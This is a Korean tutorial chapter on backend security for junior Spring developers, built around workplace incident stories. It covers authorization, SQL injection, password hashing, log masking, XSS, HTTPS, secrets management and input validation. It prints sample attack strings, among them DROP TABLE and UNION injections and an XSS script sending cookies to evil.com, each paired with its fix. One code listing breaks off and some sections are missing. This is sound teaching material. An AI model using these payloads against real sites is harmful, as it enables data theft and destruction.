월요일 오전 9시. 슬랙에 CTO의 메시지가 떴습니다. “회의실로 와보세요. 빨리.” 회의실에는 법무팀, 보안팀, 개발팀이 모여 있었습니다. 주말 사이 10만 건의 회원 정보가 유출되었습니다. 원인은 단 한 줄의 코드였습니다.

7.1 “보안은 나중에”라고 했던 그날

입사 3개월 차, 저는 주문 내역 조회 API를 만들었습니다. 기획서를 보고, 코드를 짜고, 테스트하고, 배포했습니다. PM이 확인했습니다. “잘 되네요!” 일주일간 아무 문제 없었습니다.

그러던 어느 날, 고객센터에서 연락이 왔습니다.

“고객님, 로그인했는데 다른 사람 주문 내역이 보이네요.”

처음엔 프론트 버그인 줄 알았습니다. 하지만 아니었습니다. 제가 만든 API는 누구나 **아무 사용자의 주문 내역**을 볼 수 있었습니다.

```
// 제가 작성한 코드
@GetMapping("/users/{userId}/orders")
public List<Order> getOrders(@PathVariable Long userId) {
    return orderRepository.findById(userId);
    // 로그인한 사용자가 userId와 같은지
    // 체크 안 함!
}
```

브라우저 개발자 도구로 URL만 바꾸면 끝이었습니다:

내 주문: /users/123/orders
남의 주문: /users/124/orders ← 그냥 숫자 바꾸면 조회됨

그날 저는 두 가지 뼈아픈 교훈을 얻었습니다.

“정상 동작한다”와 “안전하다”는 완전히 다른 이야기입니다. 테스트를 다 통과해도, 악의적인 입력 앞에서는 무너질 수 있습니다. 그리고 보안은 나중에 “추가”하는 기능이 아닙니다. 처음 설계할 때부터 고려하지 않으면, 나중에 땀질하기가 훨씬 어렵습니다.

7.2 “너 누구야?”와 “너 이거 해도 돼?”

사수가 제 코드를 보더니 물었습니다. “인증은 했는데, 인가는 안 했네?”

“...그게 뭐가 달라요?”

카페에서 배운 인증과 인가

사수가 카페를 예로 들었습니다.

```
인증 (Authentication): "너 누구야?"
→ 카페 출입 시 멤버십 카드 확인
→ "아, 박현두 고객님의시군요"

인가 (Authorization): "너 이거 해도 돼?"
→ 직원 전용 공간에 들어가려고 할 때
→ "죄송합니다, 고객님은 들어갈 수 없습니다"
```

로그인은 인증입니다. 하지만 로그인했다고 모든 걸 할 수 있는 건 아닙니다. **권한 체크**가 필요합니다.

제 코드는 “로그인했는지”만 확인했지, “이 사용자가 이 데이터를 볼 권한이 있는지”는 안 봤습니다.

3시간 만에 고친 코드

```
// 수정 전: 아무나 볼 수 있음
@GetMapping("/users/{userId}/orders")
public List<Order> getOrders(@PathVariable Long userId) {
    return orderRepository.findById(userId);
}

// 수정 후: 본인 또는 관리자만 가능
@GetMapping("/users/{userId}/orders")
public List<Order> getOrders(
    @PathVariable Long userId,
    @AuthenticationPrincipal UserDetails currentUser) {

    User user = userRepository.findByUsername(currentUser.getUsername())
        .orElseThrow();

    // 본인이거나 관리자가 아니면 거부
    if (!user.getId().equals(userId) && !user.isAdmin()) {
        throw new ResponseStatusException(HttpStatus.FORBIDDEN, "권한이 없습니다");
    }
    return orderRepository.findById(userId);
}
```

이 3줄이 10만 명의 정보를 지켰을 겁니다.

인가 체크가 없는 흔한 장소들

코드 리뷰하면서 발견한 실제 사례들:

```
// 케이스 1: 관리자 API에 권한 체크 없음
@DeleteMapping("/admin/users/{userId}")
public void deleteUser(@PathVariable Long userId) {
    userRepository.deleteById(userId);
    // 일반 사용자도 호출 가능!
}

// 케이스 2: 게시물 수정 시 작성자 확인 안 함
@PutMapping("/posts/{postId}")
public void updatePost(@PathVariable Long postId, @RequestBody PostRequest request) {
    postRepository.updateContent(postId, request.getContent());
    // 누구나 남의 게시물 수정 가능!
}

// 케이스 3: 파일 다운로드에 권한 체크 없음
@GetMapping("/files/{fileId}")
public ResponseEntity<Resource> downloadFile(@PathVariable Long fileId) {
    return fileService.download(fileId);
    // 파일 ID만 알면 누구나 다운로드!
}
```

실무 팁: URL에 ID가 있는 모든 API에는 “이 사용자가 이 리소스를 건드릴 권한이 있나?” 체크가 필요합니다.

7.3 데이터베이스가 통째로 날아간 금요일

입사 6개월 차. 금요일 오후 3시. 슬랙에 전사 메시지가 떴습니다.

[긴급] 데이터베이스 장애 발생. 서비스 중단.

회원 테이블이 사라졌습니다. 10년치 데이터가. 복구를 시도했지만, 당일 오전 백업 이후의 데이터는 복구 불가능했습니다.

범인은 로그인 폼에 입력된 이 문자열이었습니다:

```
' ; DROP TABLE users; --
```

SQL Injection이 뭐길래

저는 로그인 기능을 이렇게 만들었습니다:

```
// 절대 이렇게 하지 마세요!
public User login(String email, String password) {
    String query = "SELECT * FROM users WHERE " +
        "email = '" + email + "' AND " +
        "password = '" + password + "'";
    return entityManager.createNativeQuery(query,
        User.class).getSingleResult();
}
```

정상적인 입력이면 쿼리가 이렇게 만들어집니다:

```
SELECT * FROM users WHERE email = 'user@example.com' AND password = 'mypass123'
```

하지만 공격자가 이메일 칸에 `'; DROP TABLE users; --` 를 입력하면?

```
SELECT * FROM users
WHERE email = ''; DROP TABLE users; --'
AND password = 'anything'
```

세미콜론으로 문장을 끊고, `DROP TABLE` 로 테이블을 삭제하고, `--` 로 나머지를 주석 처리했습니다. 쿼리가 두 개가 되어버렸습니다:

```
1. SELECT * FROM users WHERE email = '';
2. DROP TABLE users;
```

테이블이 날아간 이유입니다.

공격자는 더 창의적입니다

사수가 보여준 다른 공격 예시들:

```
입력: ' OR '1'='1
쿼리: SELECT * FROM users
      WHERE email = '' OR '1'='1'
      AND password = ...
결과: 모든 사용자 정보 노출 (1=1은 항상 참)

입력: ' UNION SELECT password FROM users --
쿼리: SELECT * FROM users WHERE email = ''
      UNION SELECT password FROM users --'
결과: 모든 비밀번호 유출

입력: '; UPDATE users SET is_admin = 1
```

```
WHERE email = 'attacker@evil.com'; --
쿼리: UPDATE문이 실행되어 공격자가 관리자 권한 획득
```

무섭죠? 2024년에도 SQL Injection은 OWASP Top 10 취약점입니다. 오래된 공격이지만, 여전히 많이 발생합니다.

단 한 줄로 막는 법: 파라미터 바인딩

보안팀이 알려준 안전한 코드:

```
// [방법 1] Spring Data JPA 사용 (가장 권장)
public interface UserRepository
    extends JpaRepository<User, Long> {
    Optional<User> findByEmailAndPassword(
        String email, String password);
    // Spring이 자동으로 안전한 쿼리 생성
}

// [방법 2] 네이티브 쿼리에 파라미터 바인딩
public User login(String email, String password) {
    String query = "SELECT * FROM users WHERE " +
        "email = :email AND password = :password";
    return entityManager
        .createNativeQuery(query, User.class)
        .setParameter("email", email)
        .setParameter("password", password)
        .getSingleResult();
    // 입력값이 쿼리 문자열에 직접 들어가지 않음
}
```

:email 은 플레이스홀더입니다. .setParameter() 로 값을 넣으면, 어떤 문자열이 들어오든 그냥 값으로만 처리됩니다. SQL 문법으로 해석되지 않습니다.

```
-- 공격 문자열을 입력해도
setParameter("email", "'; DROP TABLE users; --")

-- 이렇게 처리됨 (따옴표가 이스케이프됨)
SELECT * FROM users
WHERE email = '\'; DROP TABLE users; --'
-- 테이블이 삭제되지 않고,
-- 이 이메일을 가진 사용자를 찾음 (당연히 없음)
```

실무 원칙: 사용자 입력이 들어가는 모든 쿼리는 파라미터 바인딩 또는 ORM을 사용합니다.

7.4 비밀번호를 평문으로 저장했던 이유

신입 시절, 저는 비밀번호를 이렇게 저장했습니다:

```
user.setPassword("mypassword123");
userRepository.save(user);
```

DB 테이블을 열어보면:

id	email	password
1	user@example.com	mypassword123
2	admin@example.com	admin1234

사수가 물었습니다. “DB 해킹당하면?”

“...모든 비밀번호가 노출되겠죠.”

“사용자들이 다른 사이트에도 같은 비밀번호 쓴다면?”

“...아.”

한 사이트의 비밀번호 유출이 다른 사이트 계정 탈취로 이어집니다. **Credential Stuffing**이라는 공격입니다.

해싱의 등장

사수가 알려준 첫 번째 해결책:

```
// SHA-256으로 해시
String sha256Hash = DigestUtils.sha256Hex("mypassword123");
user.setPassword(sha256Hash);
// DB에는 "ef92b7..." 같은 값이 저장됨
```

DB 테이블:

id	email	password
1	user@example.com	ef92b778baf771e89245b89ecbc08a4...

이제 DB를 봐도 원본 비밀번호를 알 수 없습니다. 로그인 시에는 입력된 비밀번호를 같은 방식으로 해시해서 비교합니다.

“이제 안전하겠네요?”

“아니.”

레인보우 테이블의 배신

사수가 설명했습니다.

“자주 쓰이는 비밀번호들의 해시값을 미리 계산해둔 거대한 표가 있어요. **레인보우 테이블**이라고 하죠.”

```
mypassword123 → ef92b778bafe771e89245b89ecbc08a4
password123   → ef92b728bafe771e89245b89ecbc08a5
admin123      → 0192023a7bbd73250516f069df18b500
```

“해시값을 이 표에서 찾으면 원본이 나옵니다. 단순 해시는 무용지물이에요.”

bcrypt: 솔트와 느린 해시

보안팀이 권장한 최종 해결책:

```
@Configuration
public class SecurityConfig {
    @Bean
    public PasswordEncoder passwordEncoder() {
        return new BCryptPasswordEncoder(); // BCrypt<sup>*</sup> 사용
        // Cost Factor 기본값 10 (2^10 = 1024번 반복)
    }
}

@Service
@RequiredArgsConstructor
public class UserService {
    private final PasswordEncoder passwordEncoder;
    private final UserRepository userRepository;

    public void createUser(String rawPassword) {
        User user = new User();
        // 같은 비밀번호도 매번 다른 해시값
        String hashed = passwordEncoder.encode(rawPassword);
        user.setPassword(hashed);
        userRepository.save(user);
    }

    public boolean login(String email, String inputPassword) {
        User user = userRepository.findByEmail(email).orElseThrow();
```



```
로그인 시도: email=ceo@company.com,  
password=ceo1234
```

사용자 비밀번호가 평문으로 그대로 찍혀있었습니다. 1년치 로그에 수만 건의 비밀번호가 노출되어 있었습니다.

저는 디버깅을 위해 이렇게 로그를 남겼습니다:

```
@PostMapping("/login")  
public ResponseEntity<?> login(  
    @RequestBody LoginRequest request) {  
    log.info("로그인 시도: email={}, password={}",  
        request.getEmail(), request.getPassword());  
    // ... 로그인 처리  
}
```

사수가 말했습니다. “로그는 영구 보관돼요. 로그 저장소 해킹당하면 모든 비밀번호가 유출됩니다.”

로그에 남기면 안 되는 것들

보안팀이 정리해준 민감정보 목록:

- 절대 로그에 남기면 안 됨:
- 비밀번호 (어떤 형태든)
 - 신용카드 번호, CVV, CVC
 - 주민등록번호, 여권번호
 - 은행 계좌번호
 - API 키, 토큰 (Access Token, Refresh Token)
 - 개인 식별 정보 (전화번호, 주소)

- 주의해서 로그에 남겨야 함:
- 이메일 (일부 마스킹 권장)
 - 사용자 이름
 - IP 주소 (GDPR 적용 대상)

마스킹으로 해결하기

사수가 알려준 안전한 로깅 방법:

```
// 유틸리티 클래스  
public class MaskingUtil {  
    public static String maskPassword(String password) {  
        return "****";  
        // 비밀번호는 아예 표시 안 함  
    }  
  
    public static String maskCardNumber(  

```

```

String cardNumber) {
    // 1234-5678-9012-3456 → 1234-****-****-3456
    if (cardNumber == null ||
        cardNumber.length() < 4) {
        return "****";
    }
    return cardNumber.substring(0, 4) +
        "-****-****-" +
        cardNumber.substring(
            cardNumber.length() - 4);
}

public static String maskEmail(String email) {
    // user@example.com → u***@example.com
    if (email == null || !email.contains("@")) {
        return "***";
    }
    String[] parts = email.split("@");
    return parts[0].charAt(0) + "***@" + parts[1];
}

public static String maskPhoneNumber(
    String phone) {
    // 010-1234-5678 → 010-****-5678
    if (phone == null || phone.length() < 4) {
        return "****";
    }
    return phone.substring(
        0, phone.indexOf("-") + 1) + "****-" +
        phone.substring(
            phone.lastIndexOf("-") + 1);
}
}

// 안전한 로그인
@PostMapping("/login")
public ResponseEntity<?> login(
    @RequestBody LoginRequest request) {
    log.info("로그인 시도: email={}, password={}",
        MaskingUtil.maskEmail(request.getEmail()),
        MaskingUtil.maskPassword(
            request.getPassword()));
    // ... 로그인 처리
}

@PostMapping("/orders")
public ResponseEntity<?> createOrder(
    @RequestBody OrderRequest request) {
    log.info("주문 생성: userId={}, cardNumber={}",
        request.getUserId(),
        MaskingUtil.maskCardNumber(
            request.getCardNumber()));
    // ... 주문 처리
}

```

Logback 설정으로 자동 마스킹

매번 수동으로 마스킹하는 것보다 로그 프레임워크 차원에서 자동 처리하는 방법:

```
<!-- logback-spring.xml -->
<configuration>
    <conversionRule conversionWord="mask"
        converterClass=
            "com.example.logging.MaskingPatternLayout" />

    <appender name="CONSOLE"
        class="ch.qos.logback.core.ConsoleAppender">
        <encoder
            class=
                "ch.qos.logback.core.encoder.LayoutWrappingEncoder">
            <layout
                class=
                    "com.example.logging.MaskingPatternLayout">
                <pattern>%d{HH:mm:ss.SSS} [%thread]
                    %-5level %logger{36} - %mask%n
                </pattern>
                <maskPattern>
                    "password"\s*:\s*"(.*)"
                </maskPattern>
                <maskPattern>
                    "cardNumber"\s*:\s*"(.*)"
                </maskPattern>
                <maskPattern>
                    "ssn"\s*:\s*"(.*)"
                </maskPattern>
            </layout>
        </encoder>
    </appender>
</configuration>
```

```
// MaskingPatternLayout 구현
public class MaskingPatternLayout
    extends PatternLayout {
    private Pattern multilinePattern;
    private List<String> maskPatterns =
        new ArrayList<>();

    public void addMaskPattern(String maskPattern) {
        maskPatterns.add(maskPattern);
        multilinePattern = Pattern.compile(
            String.join("|", maskPatterns),
            Pattern.MULTILINE
        );
    }

    @Override
    public String doLayout(ILoggingEvent event) {
```

```
String message = super.doLayout(event);
if (multilinePattern == null) {
    return message;
}
Matcher matcher =
    multilinePattern.matcher(message);
StringBuffer sb = new StringBuffer();
while (matcher.find()) {
    matcher.appendReplacement(sb,
        matcher.group(0).replaceAll(
            "\\\"[^\"]+\\\"", "\\\"****\\\""));
}
matcher.appendTail(sb);
return sb.toString();
}
```

이제 로그에 JSON이 찍혀도 자동으로 마스킹됩니다:

```
// 원본
{"email":"user@example.com","password":"secret123",
 "cardNumber":"1234-5678-9012-3456"}

// 마스킹 후
{"email":"user@example.com","password":"****",
 "cardNumber":"****"}
```

실무 팁: 프로덕션 배포 전 로그 전체를 검토하여 민감정보 노출이 없는지 확인하세요. 정규식으로 자동 검사도 가능합니다.

7.7 “우리 사이트 해킹당했어요”

입사 1년 차. 어느 날 게시판에 이상한 글이 올라왔습니다. 제목은 정상인데, 클릭하면 이상한 사이트로 리디렉션됩니다. 고객들이 “바이러스 걸렸어요”라고 신고했습니다.

게시글에 숨은 악성 코드

문제의 게시글 내용:

안녕하세요 좋은 정보 감사합니다!

```
<script>
    window.location.href = 'https://evil.com/phishing';
</script>
```

이 게시글을 보는 순간, 스크립트가 실행되어 피싱 사이트로 이동합니다. XSS (Cross-Site Scripting)* 공격입니다.

더 심각한 공격도 가능합니다:

```
<!-- 쿠키 탈취 -->
<script>
  fetch('https://evil.com/steal?cookie=' + document.cookie);
</script>

<!-- 계정 정보 수정 -->
<script>
  fetch('/api/users/me', {
    method: 'PUT',
    body: JSON.stringify({ email: 'attacker@evil.com' })
  });
</script>
```

로그인 상태에서 이 게시글을 보면, 내 쿠키가 탈취되거나 내 정보가 바뀝니다.

출력할 때 이스케이프하기

보안팀이 알려준 해결책:

```
// Spring Boot + Thymeleaf는 기본적으로 자동 이스케이프
// 템플릿 (Thymeleaf):
// <p th:text="${userContent}"></p>

// 출력 결과:
// <script> → &lt;script&gt;
// 브라우저가 HTML 태그로 해석하지 않고 그냥 문자열로 표시
```

수동으로 이스케이프가 필요한 경우:

```
import org.springframework.web.util.HtmlUtils;

@RestController
public class PostController {
    @GetMapping("/post/{id}")
    public PostResponse getPost(@PathVariable Long id) {
        Post post = postRepository.findById(id).orElseThrow();
        String safeContent = HtmlUtils.htmlEscape(post.getContent());
        return new PostResponse(post.getTitle(), safeContent);
    }
}
```

실무 원칙: 사용자 입력을 HTML에 출력할 때는 항상 이스케이프합니다. 특히 게시판, 댓글, 프로필 소개 등에서 주의가 필요합니다.

CSP: 스크립트 실행 자체를 차단

이스케이프를 깜빡하는 경우를 대비한 **2차 방어선**:

```
@Configuration
public class SecurityConfig {
    @Bean
    public SecurityFilterChain filterChain(HttpSecurity http) throws Exception {
        http.headers(headers -> headers
            .contentSecurityPolicy(csp -> csp
                .policyDirectives("script-src 'self'")
                // 내 도메인의 스크립트만 실행 허용
            )
        );
        return http.build();
    }
}
```

이제 게시글에 `<script>` 를 넣어도 브라우저가 실행을 거부합니다. 콘솔에 에러가 나옵니다:

```
Refused to execute inline script because it
violates the following Content Security Policy
directive: "script-src 'self'"
```

* **XSS (Cross-Site Scripting)**: 사용자가 입력한 악성 스크립트가 다른 사용자의 브라우저에서 실행되는 공격입니다. 쿠키 탈취, 계정 정보 변조 등이 가능하므로 사용자 입력을 HTML에 출력할 때는 반드시 이스케이프 처리해야 합니다.

7.8 평문으로 날아가는 비밀번호

신입 시절, 로컬 테스트는 항상 `http://localhost:8080` 로 했습니다. 배포할 때도 HTTP 그대로 올렸습니다. “일단 돌아가게 만들고, HTTPS는 나중에”라고 생각했습니다.

어느 날 사수가 Wireshark(네트워크 패킷 캡처 도구)로 제 화면을 보여줬습니다.

```
POST /api/login HTTP/1.1
Content-Type: application/json
```

```
{"email": "user@example.com",  
  "password": "mypassword123"}
```

비밀번호가 그대로 보였습니다. HTTP는 데이터를 평문으로 전송하기 때문에, 같은 네트워크에 있는 누구든 패킷을 캡처하면 볼 수 있습니다.

카페 와이파이, 공용 네트워크에서는 더 위험합니다.

HTTPS가 하는 일

HTTPS = HTTP + TLS(암호화). 데이터를 암호화해서 보냅니다.

```
HTTP: {"password": "mypassword123"}  
      → 네트워크에 그대로 전송  
  
HTTPS: {"password": "mypassword123"}  
        → 암호화 → A3xf9Kq2...  
        (해독 불가, 서버만 복호화 가능)
```

Wireshark로 봐도 암호화된 데이터만 보입니다.

현실: HTTPS는 이제 필수

2024년 기준:

- 브라우저는 HTTP 사이트에 “안전하지 않음” 경고 표시
- Google 검색 순위에서 HTTPS 우대
- Let's Encrypt로 무료 인증서 발급 가능
- 대부분의 호스팅은 HTTPS 자동 설정

실무 원칙: 개발 서버까지는 HTTP 허용, 스테이징/프로덕션은 무조건 HTTPS.

7.9 GitHub에 푸시한 5분 후

입사 2년 차. 신입 개발자가 첫 PR을 올렸습니다. 코드 리뷰하다가 눈에 띈 파일:

```
@Configuration  
public class AwsConfig {  
    private String accessKey =  
        "AKIAIOSFODNN7EXAMPLE";  
    private String secretKey =  
        "wJalrXUtnFEMI/K7MDENG/bPxrFiCYEXAMPLEKEY";  
}
```

```
private String dbPassword =
    "super_secret_prod_password_2024";
}
```

AWS 키와 DB 비밀번호가 코드에 하드코딩되어 있었습니다. 이 코드는 이미 GitHub public 저장소에 올라가 있었습니다.

저는 급히 말했습니다. “이거 당장 지우고 키 재발급하세요!”

신입 개발자가 물었습니다. “왜요? private 저장소로 바꾸면 안 돼요?”

“이미 늦었어요. Public에 올라간 순간, 봇이 스캔해서 수집했을 겁니다.”

그리고 정말로 5분 뒤, 신입 개발자에게 AWS에서 이메일이 왔습니다.

```
제목: [AWS] Security Alert: Your Access Key is
      Exposed
내용: We detected that your AWS access key
      (AKIAIOSFODNN7EXAMPLE) was found in a
      public GitHub repository.
```

다행히 권한 설정이 최소한으로 되어 있어 큰 피해는 없었지만, 만약 EC2 생성 권한이 있었다면 비트코인 채굴에 수백만 원이 청구됐을 겁니다.

실제로 얼마나 빠를까?

실험: AWS 키를 public 저장소에 커밋하면 평균 **4분 이내**에 악용 시도가 들어옵니다. 봇들이 GitHub를 실시간으로 감시하고 있습니다.

한 스타트업은 AWS 키 유출로 하루 만에 **6000만 원**의 과금이 발생했습니다. 비트코인 채굴에 쓰였습니다.

환경변수로 시크릿 관리하기

보안팀이 알려준 원칙: **시크릿은 코드와 분리하라.**

```
// [BAD] 코드에 직접 작성
@Configuration
public class DatabaseConfig {
    private String dbPassword = "super_secret_password";
    // 1. Git 히스토리에 영구 보존됨
    // 2. 개발자 모두가 프로덕션 비밀번호를 알게 됨
    // 3. 비밀번호 변경 시 코드 수정 → 재배포 필요
}

// [BAD] application.yml에 작성
```

```

spring:
  datasource:
    password: super_secret_password
    # 설정 파일도 Git에 커밋되므로 같은 문제

// [GOOD] 환경변수로 분리
@Configuration
public class DatabaseConfig {
    @Value("${DB_PASSWORD}")
    private String dbPassword;

    @Value("${AWS_ACCESS_KEY}")
    private String awsAccessKey;

    @Value("${AWS_SECRET_KEY}")
    private String awsSecretKey;
}

```

application.yml :

```

spring:
  datasource:
    url: jdbc:mysql://localhost:3306/mydb
    username: ${DB_USERNAME}
    password: ${DB_PASSWORD}

aws:
  access-key: ${AWS_ACCESS_KEY}
  secret-key: ${AWS_SECRET_KEY}
  region: ap-northeast-2

jwt:
  secret: ${JWT_SECRET}
  expiration: 3600000

```

개발 환경: .env 파일 사용

실제 값은 .env 파일에 저장:

```

# .env (이 파일은 절대 Git에 커밋하지 않음!)
DB_USERNAME=root
DB_PASSWORD=super_secret_password
AWS_ACCESS_KEY=AKIAIOSFODNN7EXAMPLE
AWS_SECRET_KEY=wJalrXUtnFEMI/K7MDENG/bPxRfiCY
JWT_SECRET=your-very-long-secret-key-256-bits

```

.env.example 파일로 구조 공유:

```
# .env.example (이건 Git에 커밋해도 됨)
# 개발자가 참고할 수 있도록 키 이름과 설명만 작성
DB_USERNAME=your_username
DB_PASSWORD=your_password
AWS_ACCESS_KEY=your_aws_access_key
AWS_SECRET_KEY=your_aws_secret_key
JWT_SECRET=your_jwt_secret
```

`.gitignore`에 추가:

```
# 환경 변수 파일
.env
.env.local
.env*.local

# 인증서 및 키 파일
*.pem
*.key
*.p12
*.jks

# 크레덴셜 파일
credentials.json
service-account.json
client_secret.json

# AWS CLI 설정
.aws/
```

Spring Boot에서 `.env` 파일 자동 로드:

```
// build.gradle에 추가
dependencies {
    implementation 'me.paulschwarz:spring-dotenv:4.0.0'
}

// 또는 직접 로드
@SpringBootApplication
public class Application {
    public static void main(String[] args) {
        // .env 파일을 시스템 프로퍼티로 로드
        loadEnvFile();
        SpringApplication.run(Application.class, args);
    }

    private static void loadEnvFile() {
        try {
            Path envPath = Paths.get(".env");
            if (Files.exists(envPath)) {
                Files.lines(envPath)
                    .filter(line -> line.contains("=") &&
```

```

        !line.startsWith("#"))
        .forEach(line -> {
            String[] parts =
                line.split("=", 2);
            System.setProperty(
                parts[0].trim(),
                parts[1].trim());
        });
    }
} catch (IOException e) {
    System.err.println(".env 파일 로드 실패: " +
        e.getMessage());
}
}
}

```

프로덕션 환경: 시크릿 매니저 사용

개발 로컬에서는 `.env` 가 괜찮지만, 프로덕션은 전문 도구를 사용해야 합니다.

AWS Secrets Manager 예시:

```

// build.gradle
dependencies {
    implementation
        'software.amazon.awssdk:secretsmanager:2.20.0'
}

@Configuration
public class SecretsManagerConfig {
    @Bean
    public SecretsManagerClient secretsManagerClient() {
        return SecretsManagerClient.builder()
            .region(Region.AP_NORTHEAST_2)
            .build();
    }

    @Bean
    public String dbPassword(
        SecretsManagerClient client) {
        GetSecretValueRequest request =
            GetSecretValueRequest.builder()
                .secretId("prod/database/password")
                .build();
        GetSecretValueResponse response =
            client.getSecretValue(request);
        return response.secretString();
    }
}

```

HashiCorp Vault 예시:

```
# application.yml
spring:
  cloud:
    vault:
      host: vault.company.com
      port: 8200
      scheme: https
      authentication: TOKEN
      token: ${VAULT_TOKEN} # 이 토큰만 환경변수로
      kv:
        enabled: true
        backend: secret
        profile-separator: '/'
```

이제 Vault에서 자동으로 시크릿을 가져옵니다:

```
Vault 경로: secret/prod/database
Vault 데이터:
{ "password": "super_secret_password" }

Spring이 자동으로 ${database.password} 매핑
```

CI/CD 파이프라인에서 시크릿 관리

GitHub Actions 예시:

```
# .github/workflows/deploy.yml
name: Deploy to Production

on:
  push:
    branches: [main]

jobs:
  deploy:
    runs-on: ubuntu-latest
    steps:
      - uses: actions/checkout@v3

      - name: Configure AWS credentials
        uses:
          aws-actions/configure-aws-credentials@v2
        with:
          aws-access-key-id:
            ${ secrets.AWS_ACCESS_KEY_ID }
          aws-secret-access-key:
            ${ secrets.AWS_SECRET_ACCESS_KEY }
          aws-region: ap-northeast-2

      - name: Build and deploy
```

```

env:
  DB_PASSWORD: ${ secrets.DB_PASSWORD }
  JWT_SECRET: ${ secrets.JWT_SECRET }
run: |
  ./gradlew build
  # 환경변수는 GitHub Secrets에서 주입됨

```

GitHub Repository Settings > Secrets and variables > Actions에서 시크릿을 등록합니다.

Git에 이미 올린 시크릿 제거하기

“실수로 `.env` 파일을 커밋했어요!” - 이런 경우:

```

# 1. 최신 커밋에서만 제거 (푸시 전)
git rm --cached .env
git commit --amend -m "Remove .env file"

# 2. 이미 푸시했다면 → 키 재발급이 답
# Git 히스토리에서 완전 제거는 가능하지만,
# 이미 봇이 수집했을 가능성 높음
git filter-branch --force --index-filter \
  "git rm --cached --ignore-unmatch .env" \
  --prune-empty --tag-name-filter cat -- --all

# 3. 강제 푸시
git push origin --force --all

# 4. 하지만 제일 중요한 건: 노출된 키는 즉시 재발급!

```

커밋 전에 자동으로 막기: git-secrets

실수를 미리 방지하는 도구:

```

# 설치 (macOS)
brew install git-secrets

# Git 저장소에 설치
cd /path/to/your/repo
git secrets --install

# AWS 키 패턴 등록
git secrets --register-aws

# 커스텀 패턴 추가
git secrets --add \
  'password\s*=\s*["\047][^\s]+["\047]'
git secrets --add \
  'api[_-]?key\s*=\s*["\047][^\s]+["\047]'

```

```
# 현재 저장소 스캔
git secrets --scan

# 히스토리 전체 스캔
git secrets --scan-history
```

이제 커밋 시 자동으로 검사:

```
$ git commit -m "Add config"
[ERROR] Matched one or more prohibited patterns
AWS_ACCESS_KEY=AKIAIOSFODNN7EXAMPLE

Commit 거부됨!
```

실무 원칙 정리

1. **개발 환경:** `.env` 파일 + `.gitignore`
2. **프로덕션:** AWS Secrets Manager, Vault 등 전문 도구
3. **CI/CD:** GitHub Secrets, GitLab CI Variables 등
4. **예방:** git-secrets로 커밋 전 자동 검사
5. **사고 발생 시:** 즉시 키 재발급 (히스토리 정리는 부차적)

체크리스트: - [] `.env` 파일이 `.gitignore`에 포함? - [] `application.yml`에 하드코딩된 시크릿이 없나?
 - [] 프로덕션 시크릿이 시크릿 매니저에 저장? - [] git-secrets 같은 자동 검사 도구를 설정? - [] 팀원 모두가 `.env.example`을 참고 가능?

7.10 -1개를 주문한 사용자

어느 날 주문 데이터를 보다가 이상한 게 보였습니다:

order_id	product	quantity	price
12345	치킨	1	18000
12346	피자	-1	-20000

누군가 **수량을 -1로 주문**했습니다. 그리고 2만 원을 **환불받았습니다**. (원래 0원 결제여야 하는데, 음수 가격이 환불로 처리됨)

이게 가능했던 이유는 **프론트엔드에서만 검증했기** 때문입니다.

```
// 프론트엔드 (React)
function OrderForm() {
  const [quantity, setQuantity] = useState(1);

  const handleSubmit = () => {
    if (quantity < 1) {
      alert("수량은 1개 이상이어야 합니다");
      return;
    }
    fetch('/api/orders', {
      method: 'POST',
      body: JSON.stringify({ productId, quantity })
    });
  };
}
```

공격자는 브라우저 개발자 도구로 HTTP 요청을 직접 보냈습니다:

```
curl -X POST /api/orders \
-d '{"productId":123,"quantity":-1}'
```

프론트 검증을 우회했습니다.

백엔드에서 무조건 다시 검증

```
// [X] 입력을 믿음
@PostMapping("/orders")
public void createOrder(@RequestBody OrderRequest request) {
  orderService.create(request.getQuantity(), request.getProductId());
  // quantity가 음수여도 그대로 저장!
}

// [0] 서버에서 검증 (방법 1: Jakarta Validation)
public class OrderRequest {
  @NotNull(message = "상품 ID는 필수입니다")
  private Long productId;

  @NotNull(message = "수량은 필수입니다")
  @Min(value = 1,
    message = "수량은 1개 이상이어야 합니다")
  @Max(value = 100,
    message = "1회 최대 100개까지 주문 가능")
  private Integer quantity;
}

@PostMapping("/orders")
public void createOrder(
  @Valid @RequestBody OrderRequest request) {
  orderService.create(request.getQuantity(),
    request.getProductId());
}
```

```

}

// [0] 서비스 레이어에서 검증 (방법 2: 명시적)
@Service
public class OrderService {
    public void create(Integer quantity,
                       Long productId) {
        if (quantity == null || quantity < 1) {
            throw new IllegalArgumentException(
                "수량은 1개 이상이어야 합니다");
        }
        if (quantity > 100) {
            throw new IllegalArgumentException(
                "1회 최대 100개까지 주문 가능");
        }
        // 주문 생성
    }
}

```

실무 원칙: 프론트 검증은 UX를 위한 것입니다. 보안은 무조건 백엔드에서 처리합니다.

더 교묘한 공격들

입사 3년 차가 되니, 더 다양한 공격 시도를 봤습니다:

```

// 케이스 1: 999999999원 할인 쿠폰
{"couponCode":"INVALID",
 "discountAmount":999999999}

// 케이스 2: 다른 사람 주소로 배송
{"orderId":123,"shippingAddress":"attacker_address",
 "userId":999}

// 케이스 3: 관리자 권한 요청
{"email":"user@example.com","role":"ADMIN"}

// 케이스 4: 2147483648 (int 범위 초과)
{"quantity":2147483648}

```

모두 막아야 합니다.

체크리스트: - [] 숫자 범위 (음수, 최댓값) - [] 문자열 길이 (SQL/XSS 공격 방지) - [] 필수 필드 누락 - [] 권한 (내 리소스만 수정 가능한지) - [] 비즈니스 규칙 (재고보다 많이 주문 불가 등)

셀프 체크

Q. 인증(Authentication)과 인가(Authorization)의 차이는?

- **인증**: “너 누구야?” — 사용자의 신원을 확인하는 과정 (로그인)
- **인가**: “너 이거 해도 돼?” — 해당 사용자가 요청한 행동을 할 권한이 있는지 확인
- 인증이 먼저, 인가가 나중. 인증 없이 인가는 불가능
- 예: 로그인(인증) 후 다른 사람 주문 내역 조회 시도 → 권한 체크(인가)로 거부

Q. SQL Injection을 방지하는 방법은?

- **파라미터 바인딩(Prepared Statement)**: 사용자 입력을 쿼리 문자열에 직접 삽입하지 않고, 파라미터로 전달
- `@Query(“SELECT u
FROM User u WHERE u.email = :email”)` - 입력값이 어떻게든 파라미터로만 처리
- Spring Data JPA를 사용하면 자동으로 안전한 쿼리 생성
- 입력값 검증(화이트리스트)도 추가적 방어 수단

Q. 비밀번호를 안전하게 저장하는 방법은?

1. **절대 평문 저장 금지**: DB 유출 시 모든 비밀번호 노출
2. **단순 해시(SHA-256 등)도 불충분**: 레인보우 테이블 공격에 취약
3. **솔트(Salt) + bcrypt/Argon2 사용**: 솔트는 각 사용자마다 고유한 랜덤 값을 추가하여 해시
